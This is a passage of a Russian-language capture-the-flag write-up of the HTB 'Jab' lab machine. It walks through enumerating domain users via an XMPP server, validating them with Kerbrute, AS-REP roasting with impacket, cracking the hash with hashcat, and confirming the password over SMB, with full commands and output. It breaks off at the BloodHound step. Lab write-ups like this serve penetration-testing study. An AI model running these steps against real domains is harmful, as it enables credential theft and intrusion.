любые имена.




Advanced User Search

The following fields are available for searching. Wildcard (*) characters are allowed as part of the query.

Search: *
☑ Username
☑ Name
☑ Email

Поиск пользователей



Следующее является результатами вашего поиска

JID	Username	Name	Email
lmccarty@jab.htb	lmccarty	Lucia McCarty	lmccarty@jab.htb
nenglert@jab.htb	nenglert	Nathan Englert	nenglert@jab.htb
aslater@jab.htb	aslater	Arlene Slater	aslater@jab.htb
rtruelove@jab.htb	rtruelove	Richard Truelove	rtruelove@jab.htb
pwoodland@jab.htb	pwoodland	Paula Woodland	pwoodland@jab.htb
pparodi@jab.htb	pparodi	Paul Parodi	pparodi@jab.htb
mhernandez@jab.htb	mhernandez	Mark Hernandez	mhernandez@jab.htb
atorres@jab.htb	atorres	Albert Torres	atorres@jab.htb
apugh@jab.htb	apugh	Amanda Pugh	apugh@jab.htb
lray@jab.htb	lray	Lonnie Ray	lray@jab.htb
rowens@jab.htb	rowens	Ronald Owens	rowens@jab.htb
mherron@jab.htb	mherron	Melissa Herron	mherron@jab.htb
larroyo@jab.htb	larroyo	Lester Arroyo	larroyo@jab.htb
csalinas@jab.htb	csalinas	Cynthia Salinas	csalinas@jab.htb
plewis@jab.htb	plewis	Phillip Lewis	plewis@jab.htb
rmangold@jab.htb	rmangold	Richard Mangold	rmangold@jab.htb
cmaxwell@jab.htb	cmaxwell	Christopher Maxwell	cmaxwell@jab.htb
kaddis@jab.htb	kaddis	Kelley Addis	kaddis@jab.htb
molivarez@jab.htb	molivarez	Miguel Olivarez	molivarez@jab.htb
lbragg@jab.htb	lbragg	Laura Bragg	lbragg@jab.htb
ilaboy@jab.htb	ilaboy	Irene Laboy	ilaboy@jab.htb
rbrown@jab.htb	rbrown	Rebecca Brown	rbrown@jab.htb

Список найденных пользователей


Список оказался намного больше, чем я ожидал, поэтому нужно найти способ сохранить свыше 2,5 тысячи пользователей в файл.

ТОЧКА ОПОРЫ

Закрываем Pidgin и запускаем его снова, но на этот раз в режиме отладки, с сохранением логов в файл:

```
pidgin -d > log.txt
```

Повторяем все действия для получения списка пользователей и проверяем файл.



```
(19:54:15) util: Writing file accounts.xml to directory /home/ralf/.purple
(19:54:15) util: Writing file /home/ralf/.purple/accounts.xml
(19:54:29) jabber: Sending (ssl) (ralf@jab.htb/1txtee5llh): <iq type='set' id='purple4f04d621' to='search.jab.htb'
(19:54:29) jabber: Sending (ssl) (ralf@jab.htb/1txtee5llh): <r xmlns='urn:xmpp:sm:3'/>
(19:54:31) jabber: Recv (ssl)(4095): <iq type="result" id="purple4f04d621" from="search.jab.htb" to="ralf@jab.htb/
(19:54:31) jabber: Recv (ssl)(4095): <value>rmangold@jab.htb</value></field></item><item><field var="jid"><value>c
(19:54:31) jabber: Recv (ssl)(4095): eld><field var="Name"><value>Donald Blakeslee</value></field><field var="Emai
(19:54:31) jabber: Recv (ssl)(4082): ryan@jab.htb</value></field><field var="Username"><value>mbryan</value></fiel
(19:54:31) jabber: Recv (ssl)(4095): d><field var="Email"><value>ktorres@jab.htb</value></field></item><item><fiel
(19:54:31) jabber: Recv (ssl)(4095): d var="Name"><value>Dionne Rader</value></field><field var="Email"><value>dra
(19:54:31) jabber: Recv (ssl)(4095): field var="Username"><value>rkey</value></field><field var="Name"><value>Robe
(19:54:31) jabber: Recv (ssl)(4082): ison@jab.htb</value></field></item><item><field var="jid"><value>rsell@jab.ht
(19:54:31) jabber: Recv (ssl)(4095): mpkin@jab.htb</value></field></item><item><field var="jid"><value>bjohnson@ja
(19:54:31) jabber: Recv (ssl)(4095): alue>Gabriel Ludwick</value></field><field var="Email"><value>gludwick@jab.ht
(19:54:31) jabber: Recv (ssl)(4095): .htb</value></field><field var="Username"><value>msheridan</value></field><fi
```


Содержимое файла log.txt

Теперь из файла `log.txt` нужно вытащить имена пользователей и сохранить в другой файл.

```
grep -oP '<value>\K[^<]+@jab.htb(?=</value>)' log.txt | cut -d '@' -f
1 | sort | uniq > users.txt
```

Когда все готово, можно перебрать этих полученных пользователей через **Kerbrute**. Так мы убеждаемся в том, что пользователи реально существуют в домене.

```
kerbrute_linux_amd64 userenum -d jab.htb --dc 10.10.11.4 -t 128 ./
users.txt
```



```
 [+] VALID USERNAME:       wwirth@jab.htb
 [+] VALID USERNAME:       ykershaw@jab.htb
 [+] VALID USERNAME:       yholman@jab.htb
 [+] VALID USERNAME:       ymorgan@jab.htb
 [+] VALID USERNAME:       ymitchell@jab.htb
 [+] VALID USERNAME:       ygroce@jab.htb
 [+] VALID USERNAME:       zavery@jab.htb
 [+] VALID USERNAME:       zmonteleone@jab.htb
 [+] VALID USERNAME:       zwild@jab.htb
 [+] VALID USERNAME:       ymorrison@jab.htb
 [+] VALID USERNAME:       yryan@jab.htb
 Done! Tested 2687 usernames (2681 valid) in 25.003 seconds
```


Результат перебора

Почти все пользователи из списка присутствуют в домене. Так как у нас нет никаких учетных данных, попробуем провести атаку AS REP Roasting. Ее смысл в том, что мы посылаем на сервер аутентификации анонимный запрос для предоставления определенному пользователю доступа к какой либо услуге. На что сервер выдает один из трех ответов:

- предоставляет билет, из которого мы возьмем хеш;
- отвечает, что у данного пользователя не выставлен флаг `UF_DONT_REQUIRE_PREAUTH`;
- говорит, что такого пользователя нет в базе Kerberos.

Выполнить можно при помощи скрипта **impacket-GetNPUsers**.

```
GetNPUsers.py jab.htb/ -usersfile users.txt
```




```
~/tmp/HTB/jab
GetNPUsers.py jab.htb/ -usersfile users.txt
[-] User jmettler doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jmetzler doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jmeyer doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jmikels doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jmiller doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jmontes doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$jmontgomery@JAB.HTB:94fb08664ad315ba99a6c0bd8d896908$0fec2df175884256f2c58d3d666354f6cab747dafc1a168b05ae
e174f1e56d1a97c35fbfe578d05d55eb484dfaefaabb02c40f943c115129a749fb0e273dee5305a6dc21168c2bdd22034f3fffc82165680dbedb7ac
470387b861251cd14c25ec40669d11547676bb17e4b11f3c7fe15503a4695d9f546358d64b7ce8cecf840f0ec16499ca019a739a4951ae8567695
[-] User jmoore doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jmoreno doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jmorgan doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Результат проведения атаки

Таким образом, в домене есть пользователь, для которого не требуется предварительная аутентификация Kerberos. Из справки узнаём, что для под бора пароля в **hashcat** требуется режим 18200 (параметр `-m`).


```
hashcat --example | grep krb5asrep -B 11
```



```
~/tmp/HTB/jab (0.209s)
hashcat --example | grep krb5asrep -B 11
Hash mode #18200
  Name................: Kerberos 5, etype 23, AS-REP
  Category............: Network Protocol
  Slow.Hash...........: No
  Password.Len.Min....: 0
  Password.Len.Max....: 256
  Salt.Type...........: Embedded
  Salt.Len.Min........: 0
  Salt.Len.Max........: 256
  Kernel.Type(s)......: pure, optimized
  Example.Hash.Format.: plain
  Example.Hash........: $krb5asrep$23$user@domain.com:3e156ada591263b8a...102ac [Truncated, use --mach for full length]
```

Справка hashcat

```
hashcat -m 18200 hashes.txt rockyou.txt
```




```
~/tmp/HTB/jab (18.682s)
hashcat -m 18200 hashes.txt ~/tools/TOOL/wordlists/Passwords/rockyou.txt

$krb5asrep$23$jmontgomery@JAB.HTB:94fb08664ad315ba99a6c0bd8d896908$0fec2df175884256f2c58d3d666354f6cab747dafc1a168b05aedec23e14cc85b14
e174f1e56d1a97c35fbfe578d05d55eb484dfaefaabb02c40f943c115129a749fb0e273dee5305a6dc21168c2bdd22034f3fffc82165680dbedb7acc0cb4d19a869c4a
470387b861251cd14c25ec40669d11547676bb17e4b11f3c7fe15503a4695d9f546358d64b7ce8cecf840f0ec16499ca019a739a4951ae8567695:Midnight_121

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
```

Результат перебора пароля

Получив пароль, проверяем его валидность.

```
nxc smb 10.10.11.4 -u jmontgomery -p 'Midnight_121' --smb-timeout 5
```



```
~/tmp/HTB/jab (47.946s)
nxc smb 10.10.11.4 -u jmontgomery -p 'Midnight_121' --smb-timeout 5
SMB         10.10.11.4      445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:jab.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.4      445    DC01             [+] jab.htb\jmontgomery:Midnight_121
```

Результат проверки пароля

Продолжение статьи →

← НАЧАЛО СТАТЬИ

HTB JAB

ПРИМЕНЯЕМ AS-REP ROASTING ПРИ АТАКЕ НА WINDOWS

ПРОДВИЖЕНИЕ

Больше ничего интересного не находим, поэтому поищем мисконфиги, то есть уязвимые конфигурации. В этом может помочь **BloodHound**. Эта тулза сканирует LDAP и использует графы для выявления скрытых и часто непреднамеренных взаимосвязей в среде Active Directory или Azure. Это помогает легко идентифицировать очень сложные пути атаки, которые в противном случае было бы невозможно быстро 